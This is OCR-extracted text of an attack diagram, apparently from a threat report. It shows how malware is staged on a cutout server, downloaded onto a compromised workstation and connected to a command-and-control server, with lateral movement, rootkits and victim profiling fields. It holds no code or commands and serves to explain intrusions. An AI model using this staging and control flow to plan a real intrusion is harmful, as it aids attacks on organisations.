



Corporate LAN
Four different rootkits installed
LATERAL MOVEMENT
Compromised Workstation

Command and Control



TIMESTAMP	SOURCE COMPUTER USERNAME	
VICTIM IP	ADMIN?	OS VERSION
HD SERIAL NUMBER		


Step 2
Malware downloads from cutout server
CUTOUT
Step 1
attacker places file on cutout server
BIGCHEMICAL, INC.
MASTER
Step 3
Malware connects directly to attacker's server
Step 4
attacker has direct control of compromised host